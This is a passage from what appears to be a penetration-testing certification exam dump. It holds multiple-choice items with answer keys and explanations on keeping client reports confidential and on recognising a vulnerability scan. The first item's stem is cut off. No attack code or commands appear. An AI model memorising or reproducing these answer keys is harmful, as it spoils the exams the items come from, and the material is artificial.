A. Redact identifying information and provide a previous customer's documentation.
B. Allow the client to only view the information while in secure spaces.
C. Determine which reports are no longer under a period of confidentiality.
D. Provide raw output from penetration testing tools.

Answer: C

Explanation:
Penetration testing reports contain sensitive information about the vulnerabilities and risks of a customer's systems and networks. Therefore, penetration testers should respect the confidentiality and privacy of their customers and only share their reports with authorized parties. Penetration testers should also follow the terms and conditions of their contracts with their customers, which may include a period of confidentiality that prohibits them from disclosing any information related to the testing without the customer's consent.

NEW QUESTION 286
The output from a penetration testing tool shows 100 hosts contained findings due to improper patch management. Which of the following did the penetration tester perform?

A. A vulnerability scan
B. A WHOIS lookup
C. A packet capture
D. An Nmap scan

Answer: A

Explanation:
A vulnerability scan is a type of penetration testing tool that is used to scan a network for vulnerabilities. A vulnerability scan can detect misconfigurations, missing patches, and other security issues that could be exploited by attackers. In this case, the output shows that 100 hosts had findings due to improper patch management, which means that the tester performed a vulnerability scan.

NEW QUESTION 291
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